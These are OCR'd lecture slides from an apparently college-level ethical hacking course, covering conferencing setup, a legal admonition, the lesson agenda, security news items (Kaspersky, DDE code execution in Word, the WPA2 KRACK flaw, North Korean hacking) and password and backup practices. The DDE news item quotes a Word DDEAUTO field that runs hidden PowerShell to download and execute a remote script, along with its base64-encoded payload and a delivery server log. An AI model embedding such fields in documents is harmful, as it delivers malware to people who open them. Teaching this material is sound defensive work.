


Rotate image button


Rich's CCC Confer checklist - universal fixes

Universal Fix for CCC Confer:
1) Shrink (500 MB) and delete Java cache
2) Uninstall and reinstall latest Java runtime
3) http://www.cccconfer.org/support/technicalSupport.aspx

Control Panel (small icons)



General Tab > Settings...



About

View version information about Java Control Panel.


Network Settings

Network settings are used when making Internet connections. By default, Java will use the network settings in your web browser. Only advanced users should modify these settings.

Temporary Internet Files

Files you use in Java applications are stored in a special folder for quick execution later. Only advanced users should delete files or modify these settings.

500MB cache size



☑ Keep temporary files on my computer.

Location

Select the location where temporary files are kept:


s\Rich Simms\AppData\LocalLow\Sun\Java\Deployment\cache

Disk Space

Select the compression level for JAR files: None

Set the amount of disk space for storing temporary files: 500 MB


Delete these



Delete the following files?

☑ Trace and Log Files
☑ Cached Applications and Applets
☐ Installed Applications and Applets

Google Java download



If you want to download Java for another computer or Operating System, click the link below.

Free Java Download

Download Java for your desktop computer now!

Version 7 Update 13

Why download Java?

Java technology allows you to work and play in a secure computing environment.

Java allows you to play online games, chat with people around the world, calculate your mortgage

Start

Sound Check

*Students that dial-in should mute their line using *6 to prevent unintended noises distracting the web conference.*

*Instructor can use *96 to mute all student lines.*


Volume
**4 - increase conference volume.*
**7 - decrease conference volume.*
**5 - increase your voice volume.*
**8 - decrease your voice volume.*

CIS 76 - Lesson 8

Instructor: **Rich Simms**

Dial-in: **888-886-3951**

Passcode: **136690**



Email me (risimms@cabrillo.edu) a relatively current photo of your face for 3 points extra credit

First Minute Quiz

Please answer these questions **in the order** shown:

Use CCC Confer White Board

email answers to: `risimms@cabrillo.edu`

(answers must be emailed within the first few minutes of class for credit)

Programming for Security Professionals

Objectives

- Describe the enumeration step
- Enumerate Windows targets
- Enumerate Unix/Linux targets

Agenda

- Quiz #6
- Questions
- Housekeeping
- HTML pages
- bash scripts
- Python
- Ruby
- Metasploit Ruby Exploit (Brian)
- IRC (Jessie)
- IRC Bot template Walk-Through (Jessie)
- Using Irssi
- Installing IRC Bot
- Distributed Bot Ping
- Adding commands to your bot
- Exfiltration script
- Flood script
- Wrap up

Admonition

Shared from cis76-newModules.pptx

Unauthorized hacking is a crime.

The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.

Questions

Questions?

Lesson material?

Labs? Tests?

How this course works?

- Graded work in home directories
- Answers in /home/cis76/answers

Who questions much, shall learn much, and retain much.
- Francis Bacon

If you don't ask, you don't get.
- Mahatma Gandhi

Chinese Proverb	他問一個問題，五分鐘是個傻子，他不問一個問題仍然是一個傻瓜永遠。 *He who asks a question is a fool for five minutes; he who does not ask a question remains a fool forever.*

In the news

How Israel Caught Russian Hackers Scouring the World for U.S. Secrets

By NICOLE PERLROTH and SCOTT SHANE OCT. 10, 2017

https://www.nytimes.com/2017/10/10/technology/kaspersky-lab-israel-russia-hacking.html

The New York Times

"Like most security software, Kaspersky Lab's products require access to everything stored on a computer in order to scour it for viruses or other dangers."


"The Russian operation, described by multiple people who have been briefed on the matter, is known to have stolen classified documents from a National Security Agency employee who had improperly stored them on his home computer, on which Kaspersky's antivirus software was installed.

MS Office Built-in Feature Allows Malware Execution Without Macros Enabled

by Swati Khandelwal

https://thehackernews.com/2017/10/ms-office-dde-malware.html

The Hacker News™ Security in a serious way



Testing DDE in word

{ DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString('http://[redacted]/pp.ps1');powershell -e $e" }

```
root@Munshy~$cat pp.ps1
```

JAB3AGMAPQBOAGUAVwAtAE8AQgBKAGUAYwB0ACAAUwB5AFMAdAB1AG0ALgBOAEUAVAAuAFc
B0ADsAJAB1AD0AJwBNAG8AegBpAGwAbABhACBANQAuADAAIAAoAFcAaQBuAGQAbwB3AHMAI
ACAAVwBPAFcANgA0ADsAIABUAHIAaQBkAGUAbgB0AC8ANwAuADAAOwAgAHIAdgA6ADEAMQA
UAIABHAGUAYwBrAG8AJwA7ACQAdwBjAC4ASABFAGEAZABFAFIAcwAuAEEAZABEACgAJwBVA
bgB0ACcALAAkAHUAKQA7ACQAdwBDAC4AUABSAG8AeABSACAAPQAgAFsAUwB5AFMAVABFAG0
B1AFIAZQBxAFUAZQBTAHQAXQA6ADoARABFAEYAYQB1AGwAVABXAGUAYgBQAHIAbwB4AFkAD
AHgAWQAuAEMAcgB1AGQARQBuAHQAaQBhAGwAcwAgAD0AIABbAFMAWQBTAHQARQBNAC4ATgB
UATgBUAGkAQQBMAEMAQQBjAEgARQBcADoAOgBEAGUARgBBAFUATABUAE4ARQB0AFcATwBSA
VABpAEEATABTADsAJABLAD0AJwBMAFkATAA4AHAAOQBpAD8ALQA1ACwAMQB1AGUAegBsAEg
ByAFMAZAA2AHcAdABoADwAJwA7ACQASQA9ADAAOwBbAEMAaABhAHIAWwBdAF0AJABCAD0AK
AF0AKAAkAFcAYwAuAEQATwB3AE4AbABvAGEAZABTAHQAcgBJAE4ARwAoACIAaAB0AHQAcAA
cANQAuADIAMQA5AC4AMQA0ADEAOgA4ADAALwBpAG4AZAB1AHgALgBhAHMAcAA1ACkAKQApA
WABvAFIAJABLAFsAJABJACsAKwA1ACQASwAuAEwAZQBOAGcAdABIAF0AfQA7AEkARQBYACA
BuACcAJwApAA==

```
root@Munshy~$python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
31.18.34.10 - - [23/Aug/2017 08:57:44] "GET /pp.ps1 HTTP/1.1" 200 -
```


"Security researchers at Cisco's Talos threat research group have discovered one such attack campaign spreading malware-equipped Microsoft Word documents that perform code execution on the targeted device without requiring Macros enabled or memory corruption."

"This Macro-less code execution in MSWord technique, described in detail on Monday by a pair of security researchers from Sensepost, Etienne Stalmans and Saif El-Sherei, which leverages a built-in feature of MS Office, called Dynamic Data Exchange (DDE), to perform code execution."

Macro-less Code Exec in MSWord

Authors: Etienne Stalmans, Saif El-Sherei

https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/



Testing DDE in word

```
{ DDEAUTO c:\\windows\\system32\\cmd.exe "/k calc.exe"}
```


This blog by the researchers shows how the DDE based macro-less code execution is done.

"What if we told you that there is a way to get command execution on MSWord without any Macros, or memory corruption?!"

CERT/CC Reports WPA2 Vulnerabilities

Original release date: October 16, 2017

https://www.us-cert.gov/ncas/current-activity/2017/10/16/CERTCC-Reports-WPA2-Vulnerabilities



CERT/CC Reports WPA2 Vulnerabilities

Original release date: October 16, 2017

CERT Coordination Center (CERT/CC) has released information on Wi-Fi Protected Access II (WPA2) protocol vulnerabilities. Exploitation of these vulnerabilities could allow an attacker to take control of an affected system.

The vulnerabilities are in the WPA2 protocol, not within individual WPA2 implementations, which means that all WPA2 wireless networking may be affected. Mitigations include installing updates to affected products and hosts as they become available. US-CERT encourages users and administrators to review CERT/CC's VU #228519.

"The vulnerabilities are in the WPA2 protocol, not within individual WPA2 implementations, which means that all WPA2 wireless networking may be affected. Mitigations include installing updates to affected products and hosts as they become available. US-CERT encourages users and administrators to review CERT/CC's VU #228519."

Serious flaw in WPA2 protocol lets attackers intercept passwords and much more

DAN GOODIN - 10/15/2017, 9:37 PM

https://arstechnica.com/information-technology/2017/10/severe-flaw-in-wpa2-protocol-leaves-wi-fi-traffic-open-to-eavesdropping/

ars TECHNICA

KRACK attack is especially bad news for Android and Linux users.

"Researchers have disclosed a serious weakness in the WPA2 protocol that allows attackers within range of vulnerable device or access point to intercept passwords, e-mails, and other data presumed to be encrypted, and in some cases, to inject ransomware or other malicious content into a website a client is visiting."

The World Once Laughed at North Korean Cyberpower. No More.

By DAVID E. SANGER, DAVID D. KIRKPATRICK and NICOLE PERLROTH OCT. 15, 2017

https://www.nytimes.com/2017/10/15/world/asia/north-korea-hacking-cyber-sony.html

The New York Times


"Now intelligence officials estimate that North Korea reaps hundreds of millions a dollars a year from ransomware, digital bank heists, online video game cracking, and more recently, hacks of South Korean Bitcoin exchanges."

"When North Korean hackers tried to steal $1 billion from the New York Federal Reserve last year, only a spelling error stopped them. They were digitally looting an account of the Bangladesh Central Bank, when bankers grew suspicious about a withdrawal request that had misspelled "foundation" as "fandation.""

Best Practices

CAL POLY Information Security

https://security.calpoly.edu/content/practices/good_practices



1. & 2. Install anti-virus software and keep all computer software patched. Update operating systems, applications, and antivirus software regularly


Software can include bugs which allow someone to monitor or control the computer systems you use. In order to limit these vulnerabilities, make sure that you follow the instructions provided by software vendors to apply the latest fixes. Antivirus and anti-spyware software should also be installed and kept up to date. Did you know Cal Poly offers anti-virus software at no charge to all students, faculty and staff for their personal use? For more information, see: Viruses and Spyware and the Information Security Forum: Safe Computing presentation (PDF).

3. Use a strong password

Reusing passwords or using the same password all over the place is like carrying one key that unlocks your house, your car, your office, your briefcase, and your safety deposit box. If you reuse passwords for more than one computer, account, website, or other secure system, keep in mind that all of those computers, accounts, websites and secure systems will be only as secure as the least secure system on which you have used that password. Don't enter your password on untrusted systems. One lost key could let a thief unlock all the doors. Remember to change your passwords on a schedule to keep them fresh. Visit Cal Poly Password Manager for additional information and suggestions to ensure compliance with Cal Poly password requirements.

CAL POLY Information Security

https://security.calpoly.edu/content/practices/good_practices



4. Log off public computers


Cybercafe's and hotel business centers offer a convenient way to use a networked computer when you are away from home or your office. But be careful. It's impossible for an ordinary user to tell what the state of their security might be. Since anyone can use them for anything, they have probably been exposed to viruses, worms, trojans, keyloggers, and other nasty malware. Should you use them at all? They're okay for casual web browsing, but they're NOT okay for connecting to your email, which may contain personal information; to any secure system, like the network or server at your office, bank or credit union; or for shopping online. (SANS.org). When using a public area computer, be sure to completely log off when you are finished using it. This will ensure that the next person cannot access your information. Please see our tips on traveling with devices and connecting to the Internet for more advice in this area.

5. Back up important information ... and verify that you can restore it

Due to hardware failure, virus infection, or other causes you may find yourself in a situation where information stored on the device you use is not accessible. Be sure to regularly back up any data which is important to you personally or your role at Cal Poly. StaySafeOnline offers tips on how to back up your important information. For university employees, confidential data backups or copies must be stored securely as stated in the Cal Poly Information Classification and Handling Standard. If applicable, check with your technical support staff to determine if a server-hosted solution is available to meet your needs, as this will better ensure that your data is protected and available when you need it.

CAL POLY Information Security

https://security.calpoly.edu/content/practices/good_practices



